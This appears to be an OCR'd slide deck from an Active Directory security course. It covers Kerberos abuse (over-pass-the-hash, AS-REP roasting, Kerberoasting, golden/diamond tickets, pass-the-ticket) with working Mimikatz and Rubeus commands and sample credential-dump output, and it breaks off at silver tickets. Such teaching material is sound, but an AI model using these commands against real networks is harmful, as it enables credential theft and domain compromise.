


Observations

- Some encryption keys are generated from passwords
  - Weak passwords could be a problem
  - The key space is potentially reduced
- If a key is compromised, the authentication flow is compromised


Kerberos Abuse

- Every step in the process can be abused



Kerberos Abuse: Over-Pass-the-Hash

- Use Kerberos encryption keys to request a TGT (no password needed!)
- Mimikatz's PTH takes an encryption key (DES/RC4/AES of password) and patches it into LSASS



Obtaining Kerberos Encryption Keys

`sekurlsa::ekeys`

- Read lsass.exe's memory to obtain Kerberos encryption keys

`lsadump::dcsync /user:bob`

- Use the Directory Replication Service RPC Protocol (MS-DRSR) to "sync" keys from a DC (requires replication rights)

`Rubeus.exe hash /user:USER /domain:DOMAIN /password:PASS`

- Calculate keys from plaintext username/password

Krb Key: Examples

```
mimikatz # lsadump::dcsync /user:itadmin
[DC] 'CORP.LOCAL' will be the domain
[DC] 'CORPDC01.CORP.LOCAL' will be the DC server
[DC] 'itadmin' will be the user account

Object RDN           : itadmin

** SAM ACCOUNT **

SAM Username         : itadmin
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 6/30/2020 5:26:34 PM
Object Security ID   : S-1-5-21-3022474190-4230777124-3051344698-1103
Object Relative ID   : 1103

Credentials:
  Hash NTLM: abd9ffb762c86b26ef4ce5c81b0dd37f
    ntlm- 0: abd9ffb762c86b26ef4ce5c81b0dd37f
    lm  - 0: 4565e0a09581dc21d2c6ad853240e427

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 2727fe11cc4673c3116987ee68131b75

* Primary:Kerberos-Newer-Keys *
    Default Salt : CORP.LOCALitadmin
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 460fbaa03e2eebbe27134c1c304788931d35bb047cec166b235e8e1dfb92581e
      aes128_hmac       (4096) : 1219d626e0607d2793bb0dbc812ee84c
      des_cbc_md5       (4096) : 16322ca2c1ae762c
```

```
mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 5900690 (00000000:005a0992)
Session           : RemoteInteractive from 2
User Name         : itadmin
Domain            : CORP
Logon Server      : CORPDC01
Logon Time        : 10/29/2020 11:50:12 AM
SID               : S-1-5-21-3022474190-4230777124-3051344698-1103

        * Username : itadmin
        * Domain   : CORP.LOCAL
        * Password : (null)
        * Key List :
          aes256_hmac       460fbaa03e2eebbe27134c1c304788931d35bb047cec166b
          rc4_hmac_nt       abd9ffb762c86b26ef4ce5c81b0dd37f
```

```
C:\>Rubeus.exe hash /user:itadmin /domain:corp.local /password:Qwerty12345

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.0


[*] Action: Calculate Password Hash(es)

[*] Input password             : Qwerty12345
[*] Input username             : itadmin
[*] Input domain               : corp.local
[*] Salt                       : CORP.LOCALitadmin
[*]       rc4_hmac             : ABD9FFB762C86B26EF4CE5C81B0DD37F
[*]       aes128_cts_hmac_sha1 : 1219D626E0607D2793BB0DBC812EE84C
[*]       aes256_cts_hmac_sha1 : 460FBAA03E2EEBBE27134C1C304788931D35BB047CEC166B235E8E1DFB92581E
[*]       des_cbc_md5          : 16322CA2C1AE762C
```

Over-Pass-the-Hash with Mimikatz

`sekurlsa::pth /user:USER /domain:FQDN /ntlm:HASH`

- Calls **`CreateProcessWithLogonW`**
  - Creates a suspended process and a “sacrificial” logon session
  - Started as the target user with correct username + bogus password
  - Accomplished using a Logon Type 9 - NewCredential logon
- Obtains a read-write handle on **lsass.exe’s memory** to overwrite the keys generated from the bogus password
- Resumes the process when done
- Not great opsec

“Pass-the-Key” with Rubeus


- Rubeus (part of GhostPack) is a C# re-implementation of *some* of the functionality from Benjamin Delpy’s Kekeo project
  - **Lots** of functionality beyond just “over-pass-the-hash”
  - A Kerberos client for attackers ☺
- If we build Kerberos traffic by hand, we can make raw AS-REQs (TGT request) with either RC4 (NTLM) or aes128/256_hmac keys, and apply the returned tickets using existing LSA APIs
  - This lets us “pth” without needing admin access (no LSASS access)!
- **Note:** Each logon session can have only one TGT, **so be careful…**

“Pass-the-Key” with Rubeus

```
C:\Users\administrator\Desktop>Rubeus.exe asktgt /user:harmj0y /domain:testlab.local /rc4:2b576acbe6bcfda7294d6bd18041b8fe /ptt


  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

v1.4.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 2b576acbe6bcfda7294d6bd18041b8fe
[*] Using domain controller: PRIMARY.testlab.local (192.168.52.100)
[*] Building AS-REQ (w/ preauth) for: 'testlab.local\harmj0y'
[+] TGT request successful!
[*] base64(ticket.kirbi):

    doIFmjCCBZagAwIBBaEDAgEWooIErzCCBKthggSnMIIEo6ADAgEFoQ8bDVRFU1RMQUIuTE9DQUyiIjAg
    oAMCAQKhGTAXGwZrcmJ0Z3QbDXRlc3RsYWIubG9jYWyjggRlMIIEYaADAgESoQMCAQKiggRTBIIETwrl
    zIpKjTT11eteJCn+0rtlKwtTW/8XvoWXy61rOCrOIo16YPiMe4usXoJaOqsvCydMgd6955hT+IoFMyGG
    VfVxetoM1Oa5aPA2sfzJeogn4RpFBoY5vjjKBzPaTJptPRX7Wjg0o1FTszJET4mhQyLKxQMgprKcc2mz
    yniQzGPI19O95aSoPpNar+4lKlyBsL4QjSEeBdZQ2/Ab1JVu3eh1xCsWkKUUlabbzeZwo8SG0QkZ0DKk
    qOD8hx5wbQ+w8emcLvHMIrmg1xO2OPngK76C3daeiS59UVADSz/n3H7Tfuk+EXSdZ8DC4/c8KIZvHsC6
    cO/ymVFxyuRJLg7VThl8keZmbWzYei6xAwH7mUAUEA1lk0pEHx12nAHcKILsbS3F9wAcHMNEGe/Xa3UK
    INJ0g+JydJpCPo/wqyu7wjKgsdpgUV0sjVfpGaxG7yh6s3U2tAlBWnWdGF/Gy/FkOk/hJxhTIHcHa5XE
```

Kerberos Abuse: AS-REQ

- The AS-REQ message contains a timestamp encrypted with a key generated from the user's password
- If intercepted, can be used for offline password cracking
- Can be used for password spraying
  - *Relatively* fast
  - Failed pre-auth isn't logged by default (event 4771)
    - But don't count on it!
  - Implemented in Rubeus:
    `Rubeus.exe brute /password:Password123!`




AS-REQ Password Spray with Rubeus

```
C:\Rubeus>Rubeus.exe brute /password:Password123!! /noticket


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[-] Blocked/Disabled user => Guest
[-] Blocked/Disabled user => DefaultAccount
[-] Blocked/Disabled user => krbtgt
[-] Blocked/Disabled user => disabled
[+] STUPENDOUS => newuser:Password123!!
[*] base64(newuser.kirbi):

      doIFLDCCBSigAwIBBaEDAgEWooIELDCCBChhggQkMIIEIKADAgEFoRAbDlR...(snip)...
```


Kerberos Abuse: AS-REP

- The AS-REP is partially encrypted with a key generated from the client's password
- If intercepted, can be used for offline password cracking
- Some accounts do not require Kerberos pre-authentication
  - Often seen with legacy applications, Unix/Linux Interoperability
  - Vulnerable to "*AS-REP Roasting*"



Kerberos Abuse: AS-REP Roasting

When pre-authentication is not enforced, an attacker can send an AS-REQ and the DC will return a valid AS-REP. The attacker can then brute force the encrypted part of the AS-REP and compromise the account.




- Similar to Kerberoasting (coming up), but possible for any account configured **without Kerberos Pre-Authentication**
- **Commands**[1] [2]
  - Enumerate: `Get-DomainUser -PreauthNotRequired`
    - LDAP Filter: `(userAccountControl:1.2.840.113556.1.4.803:=4194304)`
  - Exploit: `Rubeus.exe asreproast /user:<user> /format:hashcat`
  - Crack: `hashcat64 -m 18200`

[1] https://github.com/GhostPack/Rubeus#asreproast
[2] https://www.harmj0y.net/blog/activedirectory/roasting-as-reps/

Kerberos Abuse: TGS-REQ

- The TGS-REQ contains the user's TGT, encrypted with the krbtgt key, and a request for a service ticket
- The "authenticator" part of the TGS-REQ is encrypted with the session key stored in the TGT
  - The TGT alone, without the session key, is useless
- If we compromise the krbtgt key, we can forge our own TGT and skip all the previous steps
  - The infamous "Golden Ticket Attack"
- If we have a TGT, we can "Pass The Ticket" and skip all the previous steps



Kerberos Abuse: Golden Ticket Forgery

- “Golden Tickets” are just forged ticket-granting-tickets (TGTs)
- Since the TGT/PAC are only protected by the hash/key of the Kerberos ticket-granting service (krbtgt), if this key is compromised in any way, then tickets can be forged
- The PAC in a forged ticket is in our control
  - We can add membership of privileged groups (e.g., DA) without actually modifying the groups in AD
- If we have all the information we need, we can forge the ticket “offline” – no need to run the tools in the target environment

Ticket Forgery Strategies

- There are generally two strategies for ticket forgery:
  - Quick and dirty
    - Implemented in Mimikatz and Impacket
    - Minimalistic tickets – just enough to work
    - Maximal access – claims membership in DA group, RID 500, etc.
    - Extended lifetime – 10 years rather than 10 days (default)
  - Realistic
    - Implemented in Rubeus
    - Attempts to mimic real tickets as closely as possible
    - Can collect information from AD to generate a ticket with *correct* information

Diamond Tickets

- While Golden Tickets forge TGTs from scratch, if we have the krbtgt hash why don't we decrypt and re-encrypt/sign a genuine requested TGT?
  - In July 2022 @exploitph and @4ndr3w6S implemented this in Rubeus with the **`diamond`** command[1]
  - We can change the username, user ID, groups, and extra SIDs

```
Rubeus.exe diamond /aes256:<snip>
/user:testuser /password:Password123! /enctype:aes /domain:theshire.local
/ticketuser:harmj0y
/ticketuserid:1104
/groups:512
/sids:S-1-5-21-937929760-3187473010-80948926-519
```


[1] https://www.semperis.com/blog/a-diamond-ticket-in-the-ruff/

Kerberos Abuse: Pass-the-Ticket

- Dump/find tickets on one machine, load them later on another
  - Don’t forget *nix/OS X Kerberos ticket caches!
- Tickets have a lifetime and can be renewed
  - Expiration - When the *current ticket* is no longer valid (Default: 10 hours)
    - You can renew a ticket, giving you a new ticket with another 10 hours.
  - Renewal Expiration Time - Can’t renew after this point (Default: 7 days)
- Mimikatz
  - **`kerberos::ptt path/to/ticket.kirbi`**
- Rubeus
  - **`Rubeus.exe ptt </ticket:BASE64 | /ticket:FILE.KIRBI>`**


Can you crack the cipher?

cifs/fs.contoso.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<BLOB>*
...	

cifs/fs.contoso.local	
Hnciu:	hqtyctfcdng, tgpgycdng
Uvctv Vkog:	36/3/4245 2::22
Gpf Vkog:	36/3/4245 3::22
Tgpgy Vkog:	43/3/4245 2::22
Wugtpcog:	Lqjp
Wugt TKF:	322:
Fqockp UKF:	U-3-7-43545...
Itqwru:	3226, 3229
GzvtcUKFu:	U-3-7-:675:...
Uguukqp Mg{:	*<ENCRYPTED BLOB>*
...	

Kerberos Abuse: TGS-REP (Kerberoasting)

- The TGS-REP contains a service ticket encrypted with a key generated from the service account's password and a session key encrypted with the TGT's session key
- This gives us a bit of encrypted information that we can crack offline!
- ANY user can request a service ticket for ANY Kerberos-enabled service
- You don't need to have access to a service to request a service ticket for it!



Kerberos Abuse: Kerberoasting

- Likely will not work for COMPUTER$ accounts as the service ticket is encrypted with the machine account's password by default
  - But if the SPN requested is registered for a ***user*** account rather than a ***computer*** account, the user's password is used to encrypt the service ticket!
  - By default, user accounts **ONLY** support RC4 encryption for service tickets! (Type 23)
  - However now if accounts are set to *only* support AES (Type 24) requesting RC4 tickets will no longer work

https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1493862736.pdf
http://www.harmj0y.net/blog/redteaming/kerberoasting-revisited/

Kerberoasting Steps

1. Find a user account with a service principal name
   a) LDAP filter: `(&(samAccountType=805306368)(servicePrincipalName=*))`


2. Request a service ticket with HMAC-MD5-RC4 encryption and extract a hash from it
   a. Faster to crack, but possibly non-standard (default minimum supported encryption type)
   b. Default encryption type is PBKDF2 w/4096 rounds aes256-cts-hmac-sha1-96 (very slow, but looks more normal)

3. Attempt to crack the user's password offline

4. Use the credentials or forge a silver ticket (coming up)

Kerberos Abuse: AP-REQ


- The AP-REQ contains a service ticket encrypted with a key generated from the service account's password and an authenticator encrypted with the service ticket's session key
- If we obtain a service ticket, we can PTT to use it
- If we have the password of the target service we can forge our own service ticket
  - This is the Silver Ticket attack



Kerberos Abuse: Silver Ticket Forgery

